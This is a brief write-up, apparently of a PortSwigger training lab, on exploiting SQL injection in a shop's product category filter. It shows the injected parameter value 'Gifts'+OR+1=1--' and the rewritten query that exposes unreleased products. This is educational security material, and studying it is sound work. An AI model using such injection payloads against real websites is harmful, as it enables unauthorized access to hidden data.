Lab: SQL Injection Vulnerability Exploitation allowing retrieval of hidden data given –PortSwigger


Identified and exploited a SQL injection vulnerability in the product category filter. This allowed the retrieval of hidden data, leading to the display of unreleased products.

Before:

Website displays the product categories under "Gifts" with released products

In query language :

SELECT * FROM products WHERE category = 'Gifts' AND released = 1
(for Unreleased products, we use released =0)



After:

After submitting and modifying the Category parameter request "Gifts'+OR+1=1--", the response returns with one or more unreleased products

In query language

SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1